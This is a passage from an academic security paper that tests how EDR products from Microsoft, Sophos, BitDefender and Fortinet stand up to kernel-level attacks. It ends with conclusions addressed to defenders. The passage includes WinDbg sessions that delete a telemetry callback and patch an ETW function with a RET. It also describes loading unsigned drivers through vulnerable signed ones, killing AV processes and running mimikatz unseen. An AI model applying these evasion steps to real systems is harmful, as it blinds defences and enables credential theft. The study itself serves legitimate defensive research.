Command - Local kernel - WinDbg:10.0.19041.685 AMD64
1kd> dps nt!PspLoadImageNotifyRoutine
fffff803 3d8fd020 fffffb384 4a286f9f
fffff803 3d8fd028 fffffb384 4a3f343f
fffff803 3d8fd030 fffffb384 4a9ea6ef
fffff803 3d8fd038 00000000 00000000
fffff803 3d8fd040 00000000 00000000
fffff803 3d8fd048 00000000 00000000
fffff803 3d8fd050 00000000 00000000
fffff803 3d8fd058 00000000 00000000
fffff803 3d8fd060 00000000 00000000
fffff803 3d8fd068 00000000 00000000
fffff803 3d8fd070 00000000 00000000
fffff803 3d8fd078 00000000 00000000
fffff803 3d8fd080 00000000 00000000
fffff803 3d8fd088 00000000 00000000
fffff803 3d8fd090 00000000 00000000
fffff803 3d8fd098 00000000 00000000
1kd> dps (fffffb384 4a3f343f & ffffffff8) L1
fffffb384 4a3f3438 fffff803 3e33d080 mssecflt!SecPspLoadImageNotify
1kd> eq fffff803 3d8fd028 0x0
1kd> dps nt!PspLoadImageNotifyRoutine
fffff803 3d8fd020 fffffb384 4a286f9f
fffff803 3d8fd028 00000000 00000000
fffff803 3d8fd030 fffffb384 4a9ea6ef
fffff803 3d8fd038 00000000 00000000
fffff803 3d8fd040 00000000 00000000
fffff803 3d8fd048 00000000 00000000
fffff803 3d8fd050 00000000 00000000
fffff803 3d8fd058 00000000 00000000
fffff803 3d8fd060 00000000 00000000
fffff803 3d8fd068 00000000 00000000
fffff803 3d8fd070 00000000 00000000
fffff803 3d8fd078 00000000 00000000
fffff803 3d8fd080 00000000 00000000
fffff803 3d8fd088 00000000 00000000
fffff803 3d8fd090 00000000 00000000
fffff803 3d8fd098 00000000 00000000
1kd>

```

Global array that stores addresses of image load callback routines

Source of MDATP telemetry on image(driver/DLL) load events

Deleted callback routine address from array to disable image load telemetry

Figure 50: Deleting the callback necessary.




Figure 51: Sample Alert caused by Dumpert.

5.2 Attacking Sophos Intercept X

For this EDR, our approach will is quite different. We utilise a legitimate and signed driver that is vulnerable, and by exploiting it, we may access the kernel and load a custom unsigned driver. The tools we will be using are going to be [TelemetrySourcerer](https://github.com/jthuraisamy/TelemetrySourcerer)¹⁹ that will provide us with the unsigned driver that will actually suppress the callbacks for us, and we will communicate with it through an application that will provide us with a GUI, as well as [gdrv-loader](https://github.com/alxbrn/gdrv-loader)²⁰ that will exploit the vulnerable

¹⁹<https://github.com/jthuraisamy/TelemetrySourcerer>

²⁰<https://github.com/alxbrn/gdrv-loader>

```

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Connected to Windows 10 17763 x64 target at (Sat Feb 27 17:35:19.902 2021 (UTC - 8:00)), ptr64 TRUE
Symbol search path is: srv*
Executable search path is:
Windows 10 Kernel Version 17763 MP (2 procs) Free x64
Product: LanManNt, suite: TerminalServer SingleUserTS
Built by: 17763.1.amd64fre.rs5_release.180914-1434
Machine Name:
Kernel base = 0xfffff807`470bd000 PsLoadedModuleList = 0xfffff807`474d36b0
Debug session time: Sat Feb 27 17:35:28.140 2021 (UTC - 8:00)
System Uptime: 0 days 0:03:21.748
lkd> u nt!EtwTiLogReadWriteVm
nt!EtwTiLogReadWriteVm:
fffff807`47774ee0 48895c2420      mov     qword ptr [rsp+20h],rbx
fffff807`47774ee5 894c2408      mov     dword ptr [rsp+8],ecx
fffff807`47774ee9 55           push   rbp
fffff807`47774eea 56           push   rsi
fffff807`47774eeb 57           push   rdi
fffff807`47774eec 4156        push   r14
fffff807`47774eee 4157        push   r15
fffff807`47774ef0 488d6c24a0    lea    rbp,[rsp-60h]
lkd> !pte fffff807`47774ee0
                                     VA fffff80747774ee0
PXE at FFFFFFF178BC5E2F80  PPE at FFFFFFF178BC5F00E8  PDE at FFFFFFF178BE01D1D8  PTE at FFFFFFF17C03A3BBA0
contains 0000000000C08063  contains 0000000000C09063  contains 0000000000C1A063  contains 0100000002995121
pfn c08      ---DA--KWEV  pfn c09      ---DA--KWEV  pfn cla     ---DA--KWEV  pfn 2995     -G--A--KREV

lkd> ? 2995 * 0x1000 + ee0      calculation of the physical address
Evaluate expression: 43605728 = 00000000`02995ee0
lkd> db fffff807`47774ee0 L1
fffff807`47774ee0 48                                     H
lkd> !eb 00000000`02995ee0 0xc3
lkd> u nt!EtwTiLogReadWriteVm      patching the function using RET
nt!EtwTiLogReadWriteVm:
fffff807`47774ee0 c3           ret
fffff807`47774ee1 895c2420    mov     dword ptr [rsp+20h],ebx
fffff807`47774ee5 894c2408    mov     dword ptr [rsp+8],ecx
fffff807`47774ee9 55           push   rbp
fffff807`47774eea 56           push   rsi
fffff807`47774eeb 57           push   rdi
fffff807`47774eec 4156        push   r14
fffff807`47774eee 4157        push   r15
lkd> !eb 00000000`02995ee0 0x48      repatching after the dump of LSASS before PatchGuard is
lkd> u nt!EtwTiLogReadWriteVm      triggered.
nt!EtwTiLogReadWriteVm:
fffff807`47774ee0 48895c2420    mov     qword ptr [rsp+20h],rbx
fffff807`47774ee5 894c2408    mov     dword ptr [rsp+8],ecx
fffff807`47774ee9 55           push   rbp
fffff807`47774eea 56           push   rsi
fffff807`47774eeb 57           push   rdi
fffff807`47774eec 4156        push   r14
fffff807`47774eee 4157        push   r15
fffff807`47774ef0 488d6c24a0    lea    rbp,[rsp-60h]

```

Figure 52: Patching the ETWTi function necessary.

driver of Gigabyte and load our driver. Beyond Sophos Intercept X, **TelemetrySourcerer** can be used in other EDR referred in this work, but for the sake of simplicity and clarity, we use it only for this EDR use case here. Note that the EDR was in block mode for these tests, but we managed to bypass it and completed our task without raising any alerts, see Figures 53 and 54.




Figure 53: Loading an unsigned driver via gdrv-loader.

Once we suppress all the callbacks by the **sophosed.sys** driver, the EDR cannot monitor, among

Collection Type	Callback Type	Module	Is Suppressed?	Is Notable?
Image Load	PsSetLoadImageNotifyRoutine	SophosED.sys + 0xba920	Yes	Yes
Image Load	PsSetLoadImageNotifyRoutine	hmpalert.sys + 0x45450	No	Yes
Image Load	PsSetLoadImageNotifyRoutine	savonaccess.sys + 0x1e390	No	Yes
Thread Creation	PsSetCreateThreadNotifyRoutine	SophosED.sys + 0xba570	Yes	Yes
Thread Creation	PsSetCreateThreadNotifyRoutine	hmpalert.sys + 0x66690	No	Yes
Thread Creation	PsSetCreateThreadNotifyRoutine	savonaccess.sys + 0xe3b0	No	Yes
Registry	CmRegisterCallbackEx	hmpalert.sys + 0x3c380	No	Yes
Registry	CmRegisterCallbackEx	SophosED.sys + 0xd7850	No	Yes
Registry	CmRegisterCallbackEx	hmpalert.sys + 0x6ae30	No	Yes
Registry	CmRegisterCallbackEx	SophosED.sys + 0xd5300	No	Yes
Registry	CmRegisterCallbackEx	savonaccess.sys + 0x1f280	No	Yes
Registry	CmRegisterCallbackEx	SophosED.sys + 0xd4490	No	Yes
Object Handle	PsProcessType (pre)	hmpalert.sys + 0x65670	Yes	Yes
Object Handle	PsProcessType (pre)	SophosED.sys + 0xa7950	Yes	Yes
Object Handle	PsThreadType (pre)	SophosED.sys + 0xa7ba0	Yes	Yes
File System	IRP_MJ_CREATE_NAMED_PIPE (pre)	SophosED.sys + 0xa37f0	No	Yes
File System	IRP_MJ_CREATE_NAMED_PIPE (post)	SophosED.sys + 0xa38b0	No	Yes
File System	IRP_MJ_CLOSE (pre)	SophosED.sys + 0xa3570	Yes	Yes
File System	IRP_MJ_CLOSE (post)	SophosED.sys + 0xa3870	Yes	Yes
File System	IRP_MJ_WRITE (pre)	SophosED.sys + 0xa35f0	Yes	Yes
File System	IRP_MJ_QUERY_INFORMATION (pre)	SophosED.sys + 0xa3630	Yes	Yes

Figure 54: Deleting Sophos' callbacks via Telemetry Sourcerer's UI.

others, process creations and filesystem activities. Therefore, one may easily execute arbitrary code on the tools without the EDR identifying them, e.g. one may launch Mimikatz and remain uninterrupted, clearly showing the EDR's inability to 'see' it, see Figure 55

```

Object Handle PsProcessType (pre) So ## \ / ## > http://blog.gentilkiwi.com/mimikatz
Object Handle PsThreadType (pre) So '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
File System IRP_MJ_CREATE_NAMED_PIPE (pre) So '#####' > http://pingcastle.com / http://mysmartlogon.com ***/
File System IRP_MJ_CREATE_NAMED_PIPE (post) So
File System IRP_MJ_CLOSE (pre) So mimikatz # _
File System IRP_MJ_CLOSE (post) So
File System IRP_MJ_WRITE (pre) So
File System IRP_MJ_QUERY_INFORMATION (pre) So

```

Figure 55: Running mimikatz without interruption.

Nevertheless, the user-mode hooks are still in place. Therefore, tools like Shellycoat of AQUARMOURY and the Unhook-BOF²¹ for Cobalt Strike may remove them for a specific process or the beacon's current process, see Figure 56.

Module	Function Name	Ordinal	Virtual Address	
C:\Windows\SYSTEM32\ntdll.dll	NtAllocateVirtualMemory	214	0x0007FFCE23FAB0	Potentially hooked: NtAllocateVirtualMemory : 0007FFCE23FAB0
C:\Windows\SYSTEM32\ntdll.dll	NtAlpcConnectPort	218	0x0007FFCE240680	Potentially hooked: NtAlpcConnectPort : 0007FFCE240680
C:\Windows\SYSTEM32\ntdll.dll	NtFreeVirtualMemory	353	0x0007FFCE23FB70	Potentially hooked: NtFreeVirtualMemory : 0007FFCE23FB70
C:\Windows\SYSTEM32\ntdll.dll	NtMapViewOfSection	398	0x0007FFCE23FCB0	Potentially hooked: NtMapViewOfSection : 0007FFCE23FCB0
C:\Windows\SYSTEM32\ntdll.dll	NtProtectVirtualMemory	449	0x0007FFCE2401B0	Potentially hooked: NtProtectVirtualMemory : 0007FFCE2401B0
C:\Windows\SYSTEM32\ntdll.dll	NtQueueApcThread	509	0x0007FFCE240050	Potentially hooked: NtQueueApcThread : 0007FFCE240050
C:\Windows\SYSTEM32\ntdll.dll	NtReadVirtualMemory	517	0x0007FFCE23FF90	Potentially hooked: NtReadVirtualMemory : 0007FFCE23FF90
C:\Windows\SYSTEM32\ntdll.dll	NtSetContextThread	560	0x0007FFCE242820	Potentially hooked: NtSetContextThread : 0007FFCE242820
C:\Windows\SYSTEM32\ntdll.dll	NtUnmapViewOfSection	636	0x0007FFCE23FCF0	Potentially hooked: NtUnmapViewOfSection : 0007FFCE23FCF0
C:\Windows\SYSTEM32\ntdll.dll	NtWriteVirtualMemory	654	0x0007FFCE23FEF0	Potentially hooked: NtWriteVirtualMemory : 0007FFCE23FEF0
C:\Windows\SYSTEM32\ntdll.dll	RtlInstallFunctionTableCallback	1136	0x0007FFCE20EDB0	Potentially hooked: RtlInstallFunctionTableCallback : 0007FFCE20EDB0
C:\Windows\SYSTEM32\ntdll.dll	ZwAllocateVirtualMemory	1740	0x0007FFCE23FAB0	Potentially hooked: ZwAllocateVirtualMemory : 0007FFCE23FAB0
C:\Windows\SYSTEM32\ntdll.dll	ZwAlpcConnectPort	1744	0x0007FFCE240680	Potentially hooked: ZwAlpcConnectPort : 0007FFCE240680
C:\Windows\SYSTEM32\ntdll.dll	ZwFreeVirtualMemory	1879	0x0007FFCE23FB70	Potentially hooked: ZwFreeVirtualMemory : 0007FFCE23FB70
C:\Windows\SYSTEM32\ntdll.dll	ZwMapViewOfSection	1923	0x0007FFCE23FCB0	Potentially hooked: ZwMapViewOfSection : 0007FFCE23FCB0
C:\Windows\SYSTEM32\ntdll.dll	ZwProtectVirtualMemory	1974	0x0007FFCE2401B0	Potentially hooked: ZwProtectVirtualMemory : 0007FFCE2401B0
C:\Windows\SYSTEM32\ntdll.dll	ZwQueueApcThread	2034	0x0007FFCE240050	Potentially hooked: ZwQueueApcThread : 0007FFCE240050
C:\Windows\SYSTEM32\ntdll.dll	ZwReadVirtualMemory	2042	0x0007FFCE23FF90	Potentially hooked: ZwReadVirtualMemory : 0007FFCE23FF90
C:\Windows\SYSTEM32\ntdll.dll	ZwSetContextThread	2085	0x0007FFCE242820	Potentially hooked: ZwSetContextThread : 0007FFCE242820
C:\Windows\SYSTEM32\ntdll.dll	ZwUnmapViewOfSection	2161	0x0007FFCE23FCF0	Potentially hooked: ZwUnmapViewOfSection : 0007FFCE23FCF0
C:\Windows\SYSTEM32\ntdll.dll	ZwWriteVirtualMemory	2179	0x0007FFCE23FEF0	Potentially hooked: ZwWriteVirtualMemory : 0007FFCE23FEF0

Figure 56: Sophos's usermode API hooks.

5.3 Attacking BitDefender

In this case we opted to use a "legitimate tool" to issue process termination from the kernel and successfully kill all BitDefender related processes which resulted into the product shutting down

²¹<https://github.com/rsmudge/unhook-bof>

without any alert on the console. To this end, we used PowerTool²² is a free anti-virus and rootkit utility. It offers the ability to detect, analyze, and fix various kernel structure modifications and allows a wide scope of the kernel. Using PowerTool, one can easily spot and remove malware hidden from normal software. The concept in this case was to use a defence related tool with a signed driver²³ to leverage the kernel to kill the protection mechanisms²⁴. To verify the results we executed mimikatz, see Figures 57 and 58. Bear in mind that tampering with the kernel may cause some instabilities, meaning that this tool may trigger a blue screen of death situation.




Figure 57: Running mimikatz after killing BitDefender with PowerTool.

As for the internal working of the driver, the technique used is rather common. It uses the `ZwTerminateProcess()` API to kill the process combined with several other APIs to access the process of interest. Perhaps the most important one in this case is `KeStackAttachProcess()`, see Figure 59, which will attach to the address space of the target process prior to terminating. It should be highlighted that similar methods have been used by APTs in the wild²⁵.

5.4 Attacking FortiEDR

During our experiments we noticed a behaviour that could be leveraged to attack FortiEDR. More precisely, we noticed that while FortiEDR managed to block a malicious kernel exploit²⁶, namely WindowsD²⁷, it did not do it instantly. This allowed for a window of opportunity, wide enough to disable DSE, see Figure 60. WindowsD is a 3rd party "jailbreak" so administrators can remove some intrusive defensive features introduced in modern windows versions. Currently, it can disable:

- Driver signing, including WHQL-only locked systems (secureboot tablets).
- Protected processes (used for DRM, "WinTcb").
- Read-only, "invulnerable" registry keys some software and even windows itself employs.

Its main purpose is to exploit a signed, legitimate but vulnerable driver in order to access the kernel level and perform the "jailbreaking" from the ring-0. In our case we will install the tool which will disable DSE and then create a service for an unsigned driver.

Although an alert was triggered and the attack was finally blocked according to the EDR report, WindowsD was successfully executed. This allowed us to disable FortiEDR by injecting into its processes from the kernel mode and intentionally causing them to become dysfunctional. Using the

²²<https://code.google.com/archive/p/powertool-google/>

²³<https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/nf-ntifs-kestackattachprocess>

²⁴<http://www.rohitab.com/discuss/topic/40788-2-ways-to-terminate-a-process-from-kernel-mode/>

²⁵<https://news.sophos.com/en-us/2021/05/11/a-defenders-view-inside-a-darkside-ransomware-attack/>

²⁶http://kat.lua.cz/posts/Some_fun_with_vintage_bugs_and_driver_signing_enforcement/#more

²⁷<https://github.com/katlogic/WindowsD>




Figure 58: mimikatz successfully executed after killing BitDefender with PowerTool.

Kinject²⁸ driver we performed kernel mode shellcode injection using APCs. Then, after installing the driver and injecting a calc shellcode file to all three processes, although the processes of FortiEDR seemed to remain running they were "bricked", see Figure 61.

6 Conclusions

Throughout this work, we went through a series of attack vectors used by advanced threat actors to infiltrate organisations. Using them, we evaluated state of the art EDR solutions to assess their reactions, as well as the produced telemetry. In this context, we provided an overview for each EDR and the measures used to detect and respond to an incident. Quite alarmingly, we illustrate that no EDR can efficiently detect and prevent the four attack vectors we deployed. In fact, the DLL sideloading attack is the most successful attack as most EDRs fail to detect, let alone blocking it. Moreover, we show that one may efficiently blind the EDRs by attacking their core which lies within their drivers at the kernel level. In future work, we plan to assess positive, false negative, false positive results produced by different EDRs to measure the noise that blue teams face in real-world scenarios. Moreover, the response time of EDRs will be measured as some EDRs may report attacks with huge delays, even if they have mitigated them. These aspects may significantly impact the work of blue teams and have not received the needed coverage in the literature.

Beyond Kaspersky's hooking solution, vendors may opt for other approaches²⁹ with possible stability issues. However, most vendors prefer to use cloud sandboxes for analysis as this prevents computational overhead. It should be noted that attackers may use signed drivers and hypervisors, e.g. Kaspersky's to launch their attacks and hook the kernel without issues in rootkits.

Unfortunately, no solution can provide complete security for an organisation. Despite the significant advances in cybersecurity, an organisation needs to deploy a wide array of tools to remain secure and not solely depend on one solution. Moreover, manual assessment of security logs and a holistic overview of the events are needed to prevent cyber attacks, especially APTs. Due to the nature of the latter, it is essential to stress the human factor [14, 16, 10], which in many cases is the weakest link in the security chain and is usually exploited to get initial access to an organisation. Organisations must invest more in their blue teams so that they do not depend on the outputs of a single tool and learn to respond to beyond a limited set of specific threats. This will boost their capacity and raise the bar enough to prevent many threat actors from penetrating their systems. Moreover, by increasing their investments on user awareness campaigns and training regarding the modus operandi of threat actors the organisation's overall security will significantly increase. Fi-

²⁸<https://github.com/w1u0u1/kinject>

²⁹<https://github.com/rajiv2790/FalconEye>




Figure 59: Screenshot from IDA analysing the internal of the driver’s process termination.

nally, the introduction of machine learning and AI in security is expected to improve the balance in favor of the blue teams in mitigating cyber attacks as significant steps have already been made by researchers. Advanced pattern recognition and correlation algorithms are finding their way in security solutions, and EDRs in particular, detecting or even preventing many cyber attacks in their early stages, decreasing their potential impact.

The tighter integration of machine learning and artificial intelligence in current EDRs must be accompanied with the use of explainability and interpretable frameworks. The latter may enable both researchers and practitioners to understand the reasons behind false positives and facilitate in reducing them. Moreover, the potential use of this information as digital evidence with a proper argumentation in a court of law will lead more researchers into devoting more efforts in this aspect in the near future. Finally, the efficient collection of malicious artefacts is a challenge as beyond the veracity of the data that have to be processed, their volume and velocity imply further constraints




Figure 60: Window of opportunity for attacking FortiEDR.




Figure 61: "Bricking" the processes of FortiEDR.

for the monitoring mechanisms. The security mechanisms not only have to be timely applied, but they also have to be made in a seamless way so that they do not hinder the running applications and services. Therefore, researchers have to find better sampling and feature extraction methods to equip EDRs to allow them to collect the necessary input without hindering the availability and operations of the monitored systems.

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G. Karantzas dedicates this work in loving memory of Vasilis Alivizatos (1938-2021).

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The content of this article does not reflect the official opinion of the European Union. Responsibility for the information and views expressed therein lies entirely with the authors.

